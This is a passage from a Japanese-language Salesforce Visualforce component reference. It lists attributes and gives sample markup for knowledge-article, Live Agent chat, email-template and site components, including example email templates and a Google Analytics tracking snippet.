sort	String	アイデアリストでの並び替え順序。使用できる値には、「ideas」、「votes」、および「recentReplies」があります。		33.0	
stickyAttributes	Boolean	このコンポーネントがこのリンクを含むページで使用されているuserId、communityId および並び替えの値を再利用する必要があるかどうかを指定するboolean値。		33.0	
style	String	profileListOutputLinkコンポーネントの表示に使用されるスタイル。主に、インラインCSSスタイルを追加するために使用されます。		33.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
styleClass	String	profileListOutputLink コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		33.0	
userId	String	プロファイルが表示されているユーザの ID。		33.0	

knowledge:articleCaseToolbar

ケースの詳細ページから記事を開く場合に使用される UI コンポーネントです。このコンポーネントでは現在のケース情報を表示し、ユーザがケースに記事を添付できるようにします。

このコンポーネントを使用する「FAQ」カスタム記事タイプテンプレートの例

```
<apex:page standardController="FAQ__kav" sidebar="false" >

    <knowledge:articleCaseToolbar

        rendered="{!$CurrentPage.parameters.caseId != null}"

        caseId="{!$CurrentPage.parameters.caseId}"

        articleId="{!$CurrentPage.parameters.id}" />

    <h1>{!FAQ__kav.Title}</h1><br />

 </apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
articleId	String	現在の記事の ID。	はい	33.0	
caseId	String	現在のケースの ID。	はい	33.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
includeCSS	Boolean	このコンポーネントに CSS を含める必要があるかどうかを指定する。デフォルトは true です。		33.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

knowledge:articleList

記事の絞り込み済みリストのループです。このコンポーネントは同一ページで最大4回使用できます。各データカテゴリに指定できる条件は 1 つのみで、次のような標準項目のみにアクセスできます。

- ID (文字列): 記事の ID
- Title (文字列): 記事のタイトル
- Summary (文字列): 記事の概要
- urlName (文字列): 記事の URL 名
- articleTypeName (文字列): 記事タイプの開発者名
- articleTypeLabel (文字列): 記事タイプの表示ラベル
- lastModifiedDate (日付): 最終更新日
- firstPublishedDate (日付): 初回公開日
- lastPublishedDate (日付): 最終公開日

リンクの HMTL リストとして「phone」カテゴリの最もよく参照される上位 10 の記事を表示する knowledge:articleList の例。「phone」は「products」カテゴリグループに含まれます。

```
<apex:outputPanel layout="block">

    <ul>

        <knowledge:articleList articleVar="article"

            categories="products:phone"

            sortBy="mostViewed"

            pageSize="10"

        >
```

```
            <li><a href="{!URLFOR($Action.KnowledgeArticle.View,
article.id)}">{!article.title}</a></li>

        </knowledge:articleList>

    </ul>

</apex:outputPanel>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
articleTypes	String	記事タイプで絞り込みできる記事リスト。		33.0	
articleVar	String	articleList コンポーネントの本文に記事オブジェクトを表すために使用できる変数の名前。	はい	33.0	
categories	String	データカテゴリで絞り込みできる記事リスト。		33.0	
hasMoreVar	String	リストに記事を追加できるかどうかを指定する boolean 変数名。		33.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
keyword	String	検索が null でない場合の検索キーワード。keyword 属性が指定されている場合、結果はキーワードの関連性で並び替えられ、sortBy 属性は無視されます。		33.0	
language	String	記事の取得に使用する言語。		33.0	
pageNumber	Integer	現在のページ番号。		33.0	
pageSize	Integer	一度に表示される記事数。1 ページに表示する記事の総数が 200 を超えることはできません。		33.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
sortBy	String	記事リスト「mostViewed」、「lastUpdated」、および「title」に適用される並び替え値。keyword 属性が指定されている場合、sortBy 属性は無視されます。		33.0	

knowledge:articleRendererToolbar

記事のヘッダーツールバーを表示します。このツールバーには、投票に応じた数の星、Chatterフィード、言語選択リストおよびプロパティパネルがあります。このコンポーネントを使用するページには、バージョン3より前のExt JSを含めることはできません。

カスタムレンダラツールのツールバーを表示する knowledge:articleRendererToolBar の例

```
<apex:page standardController='FAQ__kav' showHeader='false' sidebar='false'>
    <knowledge:articleRendererToolBar
        articleId="{! $CurrentPage.parameters.id}"
    />
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
articleId	String	記事のID。		33.0	
canVote	Boolean	trueの場合、投票コンポーネントは編集できる。falseの場合、投票コンポーネントは参照のみです。		33.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
includeCSS	Boolean	このコンポーネントにCSSを含める必要があるかどうかを指定する。		33.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定するboolean値。指定されていない場合、この値はデフォルトのtrueに設定されます。		14.0	global
showChatter	Boolean	Chatterが有効化されており、記事のレンダラにフィードが必要な場合、これをtrueに設定する。		33.0	

knowledge:articleTypeList

選択可能なすべての記事タイプのループです。

選択可能なすべての記事タイプのリストを表示する単純な例

```
<knowledge:articleTypeList articleTypeVar="articleType">

     {!articleType.label}<br />

</knowledge:articleTypeList>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
articleTypeVar	String	articleTypeList コンポーネントの本文に記事タイプのオブジェクトを表すために使用できる変数の名前。	はい	33.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

knowledge:categoryList

カテゴリ階層のサブセットのループです。1 ページに表示するカテゴリの総数が 100 を超えることはできません。

次の knowledge:categoryList の例では、「phone」カテゴリのすべての子孫のリストを表示しています。「phone」カテゴリは、「product」カテゴリグループに含まれます。

```
<select name="category">

    <knowledge:categoryList categoryVar="category" categoryGroup="product"
rootCategory="phone" level="-1">
```

```
        <option value="{!category.name}">{!category.label}</option>
    </knowledge:categoryList>
</select>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
ancestorsOf	String	指定されている場合、コンポーネントはルート (最上位) カテゴリまでカテゴリ階層を列挙する。rootCategory は、最上位カテゴリを指定するために使用できます。		33.0	
categoryGroup	String	個々のカテゴリが属するカテゴリグループ。	はい	33.0	
categoryVar	String	categoryList コンポーネントの本文に記事タイプのオブジェクトを表すために使用できる変数の名前。	はい	33.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
level	Integer	rootCategory と一緒に指定されている場合、コンポーネントはカテゴリ階層のこの指定の深さで停止する。-1 は無制限を意味します。		33.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
rootCategory	String	ancestorsOf なしで指定されている場合、コンポーネントはこのカテゴリの子孫に対してループ処理を行う。		33.0	

liveAgent:clientChat

Live Agent のチャットウィンドウの主要な親要素です。Live Agent の追加のカスタマイズを行うには、この要素を作成する必要があります。

Live Agent が組織で有効になっている必要があります。このコンポーネントは Live Agent リリースで一度のみ使用できます。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

liveAgent:clientChatAlertMessage

システムアラートメッセージ (「切断されました」など) を表示する Live Agent のチャットウィンドウ内の領域です。

<liveAgent:clientChat> 内で使用する必要があります。各チャットウィンドウに作成できるアラートメッセージ領域は 1 つのみです。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
agentsUnavailableLabel	String	すべてのエージェントが使用できなくなった場合に表示されるラベルを指定する文字列。デフォルトのラベルは「利用できるエージェントがないため、チャット要求はキャンセルされました。」です。		27.0	
chatBlockedLabel	String	エージェントとのチャットをブロックされている顧客に表示されるメッセージを指定します。デフォルトのメッセージは「あなたはチャットからブロックされました。」です。		27.0	
connectionErrorLabel	String	接続エラーが発生した場合に表示されるラベルを指定する文字列。デフォルトのラベルは「接続が失われました: ローカル接続を確認してください。」です。		27.0	
dismissLabel	String	アラートを非表示にする場合に表示されるラベルを指定する文字列。デフォルトのラベルは「閉じる」です。		27.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
noCookiesLabel	String	Cookie が無効になった場合に表示されるラベルを指定する文字列。デフォルトのラベルは「お使いのブラウザは、現在の Cookie を受け入れていません。チャットを要求するには Cookie が必要です。Cookie を有効にしてから、もう一度お試しください。」です。		27.0	
noFlashLabel	String	Flash がインストールされていない場合に表示されるラベルを指定する文字列。デフォルトのラベルは「チャットには Flash Player または HTML5 互換 Web ブラウザが必要です。Flash Player をインストールするか、別の Web ブラウザを使用してください。」です。		27.0	
noHashLabel	String	チャットウィンドウの起動が不適な場合に表示されるラベルを指定する文字列。デフォルトのラベルは「[チャット] ウィンドウはボタンからのみ起動できます。直接アクセスすることはできません。」です。		27.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

liveAgent:clientChatEndButton

訪問者がチャットセッションを終了するためにクリックする Live Agent のチャットウィンドウ内のボタンです。

<liveAgent:clientChat> 内で使用する必要があります。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
label	String	ボタンに表示されるラベルを指定する文字列。デフォルトのラベルは「チャットを終了する」です。		24.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

liveAgent:clientChatFileTransfer

訪問者がエージェントにファイルを送信できる Live Agent のチャットウィンドウ内のファイルアップロード領域です。

<liveAgent:clientChat> 内で使用する必要があります。各チャットウィンドウでアップロードできるファイルは 1 つのみです。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
fileTransferCanceledLabel	String	ファイル転送要求がキャンセルされたときにチャットログに表示するメッセージを指定する文字列。デフォルトの表示ラベルは「エージェントがファイル転送要求をキャンセルしました。」です。		30.0	
fileTransferCancelFileLabel	String	ファイル転送をキャンセルするためにクリックするボタンの表示ラベルを指定する文字列。デフォルトの表示ラベルは「キャンセル」です。		30.0	
fileTransferDropFileLabel	String	ファイルをドロップできる場所を示す表示ラベルを指定する文字列。デフォルトの表示ラベルは「ここにドロップしてください。」です。		30.0	
fileTransferFailedLabel	String	ファイル転送が失敗したときにチャットログに表示するメッセージを指定する文字列。デフォルトの表示ラベルは「ファイルのアップロードが失敗しました。エージェントからの指示をお待ちください。」です。		30.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
fileTransferSendFileLabel	String	ファイルをアップロードするためにクリックするボタンの表示ラベルを指定する文字列。デフォルトの表示ラベルは「ファイルを送信」です。		30.0	
fileTransferSuccessfulLabel	String	ファイル転送が成功したときにチャットログに表示するメッセージを指定する文字列。デフォルトの表示ラベルは「ファイルがエージェントに正常にアップロードされました。」です。		30.0	
fileTransferUploadLabel	String	アップロードするファイルを選択するためにクリックするリンクの表示ラベルを指定する文字列。デフォルトの表示ラベルは「ファイルをアップロードするか、ここにドラッグしてください。」です。		30.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

liveAgent:clientChatInput

訪問者がエージェントへのメッセージを入力する Live Agent のチャットウィンドウ内のテキストボックスです。

<liveAgent:clientChat> 内で使用する必要があります。各チャットウィンドウに作成できる入力ボックスは 1 つのみです。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
autoResizeElementId	String	トランスクリプトが一定の長さを超えた場合に動的にサイズを変更する必要がある HTML 要素を指定します。		24.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
useMultiline	Boolean	顧客のチャットウィンドウで複数行のテキスト入力項目をサポートするか (true)、否か (false) を指定します。		24.0	

liveAgent:clientChatLog

訪問者にチャットのトランスクリプトを表示する Live Agent のチャットウィンドウ内の領域です。

<liveAgent:clientChat> 内で使用する必要があります。各チャットウィンドウに作成できるチャットログは 1 つのみです。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
agentTypingLabel	String	エージェントがメッセージを入力している場合に表示されるラベルを指定する文字列。デフォルトのラベルは「エージェントが入力しています。」です。		24.0	
chatEndedByAgentLabel	String	エージェントがチャットを終了した場合に表示されるラベルを指定する文字列。デフォルトのラベルは「チャットはエージェントにより終了されました。」です。		24.0	
chatEndedByVisitorLabel	String	訪問者がチャットを終了した場合に表示されるラベルを指定する文字列。デフォルトのラベルは「チャットを終了しました。」です。		24.0	
chatTransferredLabel	String	チャットが新しいエージェントに転送された場合に表示されるラベルを指定する文字列。デフォルトのラベルは「{OperatorName} はチャットセッションの新しいエージェントです。」です。		24.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
visitorNameLabel	String	訪問者が送信するメッセージの横に表示されるラベルを指定する文字列。デフォルトのラベルは「あなた」です。		24.0	

liveAgent:clientChatMessages

システム状況メッセージ (「Chat session has been disconnected (チャットセッションが切断されました)」など) を表示する Live Agent のチャットウィンドウ内の領域です。

<liveAgent:clientChat> 内で使用する必要があります。各チャットウィンドウに作成できるメッセージ領域は 1 つのみです。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

liveAgent:clientChatQueuePosition

プッシュ転送を使用するボタンで開始されるチャットセッションのキュー内の訪問者の位置を示すテキストラベルです (プル転送を使用するボタンでは、このコンポーネントは無効です)。

<liveAgent:clientChat> 内で使用する必要があります。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
label	String	キュー内の位置を表示する場合に表示されるラベルを指定する文字列。デフォルトの英語の表示ラベルは "" です。		24.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	グローバル

liveAgent:clientChatSaveButton

訪問者がチャットトランスクリプトをローカルファイルとして保存するためにクリックする Live Agent のチャットウィンドウ内のボタンです。

<liveAgent:clientChat> 内で使用する必要があります。各チャットウィンドウに複数の保存ボタンを作成できます。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
label	String	ボタンに表示されるラベルを指定する文字列。デフォルトのラベルは「チャットを保存」です。		24.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

liveAgent:clientChatSendButton

訪問者がエージェントにチャットメッセージを送信するためにクリックする Live Agent のチャットウィンドウ内のボタンです。

<liveAgent:clientChat> 内で使用する必要があります。各チャットウィンドウに複数の送信ボタンを作成できます。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
label	String	ボタンに表示されるラベルを指定する文字列。デフォルトのラベルは「送信」です。		24.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

liveAgent:clientChatStatusMessage

システム状況メッセージ (「You are being reconnected (再接続されます)」など) を表示する Live Agent のチャットウィンドウ内の領域です。

<liveAgent:clientChat> 内で使用する必要があります。各チャットウィンドウに作成できる状況メッセージ領域は 1 つのみです。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
reconnectingLabel	String	ネットワーク待ち時間または中断が発生した場合に表示されるラベルを指定する文字列。デフォルトのラベルは「エージェントから切断されました。接続の再確立を試行していますのでお待ちください...」です。		27.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

messaging:attachment

添付ファイルを作成し、メールに追加します。

例

```
<messaging:emailTemplate recipientType="Contact"
 relatedToType="Account"
 subject="Case report for Account: {!relatedTo.name}"
 replyTo="support@acme.com">


 <messaging:htmlEmailBody>
 <html>
  <body>
  <p>Dear {!recipient.name},</p>
  <p>Attached is a list of cases related to {!relatedTo.name}.</p>
  <center>
  <apex:outputLink value="http://www.salesforce.com">
   For more detailed information login to Salesforce.com
  </apex:outputLink>
  </center>
  </body>
</html>
</messaging:htmlEmailBody>


<messaging:attachment renderAs="PDF" filename="yourCases.pdf">
<html>
 <body>
 <p>You can display your {!relatedTo.name} cases as a PDF</p>
```

```
  <table border="0" >
  <tr>
   <th>Case Number</th><th>Origin</th>
   <th>Creator Email</th><th>Status</th>
  </tr>
  <apex:repeat var="cx" value="{!relatedTo.Cases}">
  <tr>
   <td><a href =
        "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
    </a></td>
   <td>{!cx.Origin}</td>
   <td>{!cx.Contact.email}</td>
   <td>{!cx.Status}</td>
  </tr>
  </apex:repeat>
  </table>
  </body>
 </html>
 </messaging:attachment>
</messaging:emailTemplate>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
filename	String	添付ファイルのファイル名を設定する。指定されていない場合、ファイル名が自動的に生成されます。		14.0	
id	String	ページの他のコンポーネントが添付ファイルコンポーネントを参照できるようにする識別子。		14.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
inline	Boolean	メールの添付ファイルのコンテンツの配置をインラインに設定する。		17.0	
renderAs	String	添付ファイルの表示方法を指定する。有効な値は、任意の MIME タイプまたはサブタイプです。デフォルト値は「text」です。		14.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

messaging:emailHeader

メールにカスタムヘッダーを追加します。ヘッダーの本文は 1000 文字までに制限されます。

例

```
<messaging:emailTemplate recipientType="Contact"

 relatedToType="Account"

 subject="Testing a custom header"

 replyTo="support@acme.com">



 <messaging:emailHeader name="customHeader">

  BEGIN CUSTOM HEADER

  Account Id: {!relatedTo.Id}

  END CUSTOM HEADER

 </messaging:emailHeader>



 <messaging:htmlEmailBody >

 <html>

 <body>
```

```
 <p>Dear {!recipient.name},</p>

    <p>Check out the header of this email!</p>

 </body>

 </html>

 </messaging:htmlEmailBody>

</messaging:emailTemplate>
```

上述の例では次の HTML **を表示します。**

```
Date: Thu, 5 Feb 2009 19:35:59 +0000

From: Admin User <support@salesforce.com>

Sender: <no-reply@salesforce.com>

Reply-To: support@acme.com

To: "admin@salesforce.com" <admin@salesforce.com>

Message-ID: <19677436.41233862559806.JavaMail.admin@admin-WS>

Subject: Testing a custom header

MIME-Version: 1.0

Content-Type: multipart/alternative;

boundary="----=_Part_8_14667134.1233862559806"

X-SFDC-X-customHeader: BEGIN CUSTOM HEADER Account Id: 001x000xxx3BIdoAAG END CUSTOM HEADER

X-SFDC-LK: 00Dx000000099jh

X-SFDC-User: 005x0000000upVu

X-Sender: postmaster@salesforce.com

X-mail_abuse_inquiries: http://www.salesforce.com/company/abuse.jsp

X-SFDC-Binding: 1WrIRBV94myi25uB

X-OriginalArrivalTime: 05 Feb 2009 19:35:59.0747 (UTC) FILETIME=[F8FF7530:01C987C8]

X-MS-Exchange-Organization-SCL: 0
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントが emailHeader コンポーネントを参照できるようにする識別子。		14.0	global
name	String	ヘッダーの名前。注: この名前の先頭には X-SFDC-X- が付きます。	はい	14.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

messaging:emailTemplate

Visualforce メールテンプレートを定義します。すべてのメールテンプレートタグは、1 つの emailTemplate コンポーネントタグ内でラップされている必要があります。emailTemplate には、htmlEmailBody タグまたは plainTextEmailBody タグのいずれかを含める必要があります。詳細およびフォームコンポーネントは、子ノードとして使用することはできません。このコンポーネントは Visualforce メールテンプレート内でのみ使用できます。[設定]|[コミュニケーションテンプレート]|[メールテンプレート]を使用して、メールテンプレートを作成および管理できます。

例

```
<messaging:emailTemplate recipientType="Contact"

    relatedToType="Account"

    subject="Your account's cases"

    replyTo="cases@acme.nomail.com" >



    <messaging:htmlEmailBody >

    <html>

        <body>

        <p>Hello {!recipient.name}--</p>

       <p>Here is a list of the cases we currently have for account {!relatedTo.name}:</p>
```

```
    <apex:datatable cellpadding="5" var="cx" value="{!relatedTo.Cases}">
        <apex:column value="{!cx.CaseNumber}" headerValue="Case Number"/>
        <apex:column value="{!cx.Subject}" headerValue="Subject"/>
        <apex:column value="{!cx.Contact.email}" headerValue="Creator's Email" />
        <apex:column value="{!cx.Status}" headerValue="Status" />
    </apex:datatable>
    </body>
</html>
</messaging:htmlEmailBody>

<messaging:attachment renderas="pdf" filename="cases.pdf">
    <html>
    <body>
    <h3>Cases currently associated with {!relatedTo.name}</h3>
    <apex:datatable border="2" cellspacing="5" var="cx" value="{!relatedTo.Cases}">
        <apex:column value="{!cx.CaseNumber}" headerValue="Case Number"/>
        <apex:column value="{!cx.Subject}" headerValue="Subject"/>
        <apex:column value="{!cx.Contact.email}" headerValue="Creator's Email" />
        <apex:column value="{!cx.Status}" headerValue="Status" />
    </apex:datatable>
    </body>
    </html>
</messaging:attachment>

<messaging:attachment filename="cases.csv" >
    <apex:repeat var="cx" value="{!relatedTo.Cases}">
        {!cx.CaseNumber}, {!cx.Subject}, {!cx.Contact.email}, {!cx.Status}
```

```
        </apex:repeat>

    </messaging:attachment>

</messaging:emailTemplate>
```

翻訳テンプレートの例

```
<!-- This example requires that Label Workbench is enabled and that you have created the
referenced labels. The example assumes that the Contact object has a custom language field
 that contains a valid language key. -->



<messaging:emailTemplate recipientType="Contact"

 relatedToType="Account"

 language="{!recipient.language__c}"

 subject="{!$Label.email_subject}"

 replyTo="cases@acme.nomail.com" >



 <messaging:htmlEmailBody >

 <html>

  <body>

  <p>{!$Label.email_greeting} {!recipient.name}--</p>

  <p>{!$Label.email_body}</p>

  </body>

 </html>

 </messaging:htmlEmailBody>



   </messaging:emailTemplate>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントが emailTemplate コンポーネントを参照できるようにする識別子。		14.0	global
language	String	メールテンプレートの表示に使用される言語。有効な値は、「en」、「en-US」などの Salesforce.com でサポートされている言語キーです。recipientType および relatedToType の差し込み項目を受け入れます。		18.0	
recipientType	String	メールを受信する Salesforce.com オブジェクト。		14.0	
relatedToType	String	テンプレートの差し込み項目データの取り出し元である Salesforce.com オブジェクト。有効なオブジェクトは、Visualforce がサポートするカスタムオブジェクトなど、標準コントローラを持つオブジェクトです。		14.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
replyTo	String	返信メールヘッダーを設定する。		14.0	
subject	String	メールの件名行を設定する。最大 100 文字です。	はい	14.0	

messaging:htmlEmailBody

HTML バージョンのメール本文です。

例

```
<messaging:emailTemplate recipientType="Contact"

 relatedToType="Account"

 subject="Case report for Account: {!relatedTo.name}"

 replyTo="support@acme.com">

  <messaging:htmlEmailBody>

  <html>
```

```
<style type="text/css">
 body {font-family: Courier; size: 12pt;}

          table {
          border-width: 5px;
          border-spacing: 5px;
          border-style: dashed;
          border-color: #FF0000;
          background-color: #FFFFFF;
          }

          td {
          border-width: 1px;
          padding: 4px;
          border-style: solid;
          border-color: #000000;
          background-color: #FFEECC;
          }

          th {
          color: #000000;
          border-width: 1px ;
          padding: 4px ;
          border-style: solid ;
          border-color: #000000;
          background-color: #FFFFF0;
          }
```

```
</style>
<body>
          <p>Dear {!recipient.name},</p>
          <p>Below is a list of cases related to {!relatedTo.name}.</p>
          <table border="0" >
           <tr>
           <th>Case Number</th><th>Origin</th>
           <th>Creator Email</th><th>Status</th>
          </tr>
          <apex:repeat var="cx" value="{!relatedTo.Cases}">
           <tr>
            <td><a href =
             "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
            </a></td>
            <td>{!cx.Origin}</td>
            <td>{!cx.Contact.email}</td>
            <td>{!cx.Status}</td>
           </tr>
          </apex:repeat>
          </table>
          <p/>
          <center>
           <apex:outputLink value="http://www.salesforce.com">
           For more detailed information login to Salesforce.com
          </apex:outputLink>
          </center>
```

```
  </body>

  </html>

 </messaging:htmlEmailBody>

</messaging:emailTemplate>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがhtmlEmailBodyコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定するboolean値。指定されていない場合、この値はデフォルトのtrueに設定されます。		14.0	global

messaging:plainTextEmailBody

プレーンテキストバージョンの(HTMLではない)メール本文です。

例

```
<messaging:emailTemplate recipientType="Contact"

 relatedToType="Account"

 subject="Case report for Account: {!relatedTo.name}"

 replyTo="support@acme.com">


 <messaging:plainTextEmailBody>

  Dear {!recipient.name},


  Below is a list of cases related to {!relatedTo.name}.
```

```
  <apex:repeat var="cx" value="{!relatedTo.Cases}">

   Case Number: {!cx.CaseNumber}

   Origin: {!cx.Origin}

   Contact-email: {!cx.Contact.email}

   Status: {!cx.Status}

  </apex:repeat>


  For more detailed information login to Salesforce.com


 </messaging:plainTextEmailBody>


</messaging:emailTemplate>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントが plainTextEmailBody コンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

site:googleAnalyticsTracking

サイトの使用状況を追跡および分析する目的で Google Analytics と Force.com サイトを統合するために使用する標準コンポーネントです。このコンポーネントは、追跡するページのサイトテンプレートか個別のページのいずれかに1つだけ追加してください。テンプレートとページの両方にコンポーネントを設定しないでください。注意: このコンポーネントは、Force.com サイトで使用されているページでのみ機能します。サイトが組織で有効化されていることと、[分析追跡コード]項目に値が入力されていることが必要です。追跡コードを取得するには、Google Analytics Web サイトにアクセスしてください。

例

```
<!-- Google Analytics recommends adding the component at the bottom of the page to avoid
increasing page load time. -->

<site:googleAnalyticsTracking/>
```

上述の例では次の HTML **を表示します。**

```
<script type="text/javascript">

var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." : "http://www.");


document.write(unescape("%3Cscript src='" + gaJsHost + "google-analytics.com/ga.js'
type='text/javascript'%3E%3C/script%3E"));

</script>



<script>

 try {

    var pageTracker = _gat._getTracker("{!$Site.AnalyticsTrackingCode}");


    if ({!isCustomWebAddressNull}) {

      pageTracker._setCookiePath("{!$Site.Prefix}/");

   }


   else if ({!isCustomWebAddress}) {

      pageTracker._setAllowLinker(true);

      pageTracker._setAllowHash(false);

     }


     else {

       pageTracker._setDomainName("none");
```

```
        pageTracker._setAllowLinker(true);
        pageTracker._setAllowHash(false);
      }
   pageTracker._trackPageview();
   }
   catch(err) {
   }
</script>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

site:previewAsAdmin

このコンポーネントは、管理者プレビューモードのサイトにエラーメッセージの詳細を表示します。次のように、apex:page の終了タグの直前にこのコンポーネントを追加することをお勧めします。注意:site:previewAsAdmin コンポーネントには、apex:messages タグが含まれているため、エラーページの他の場所にそのタグを使用している場合、エラーメッセージが 2 回表示されます。

例

```
  <!-- We recommend adding this component right before your closing apex:page tag. -->
<site:previewAsAdmin/>
```

上述の例では次の HTML を表示します。

```
<span id="j_id0:j_id50">
<span id="j_id0:j_id50:j_id51:j_id52">
<div style="border-color:#FF9900; border-style:solid; border-width:1px;
padding:5px 0px 5px 6px; background-color:#FFFFCC; font-size:10pt;
margin-right:210px; margin-left:210px; margin-top:25px;">
 <table cellpadding="0" cellspacing="0">
 <tbody><tr>
  <td><img src="/img/sites/warning.png" height="40"
  style="padding:5px;margin:0px;" width="40" /></td>
  <td> <strong><ul id="j_id0:j_id50:j_id51:msgs3"
   style="margin:5px;"><li>Page not found:test </li></ul>
  </strong>
  <a href="/sites/servlet.SiteDebugMode?logout=1"
  style="padding:40px;margin:15px;">Logout of Administrator Preview Mode</a>
  </td>
 </tr> </tbody>
 </table>
</div>
</span>
</span>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

social:profileViewer

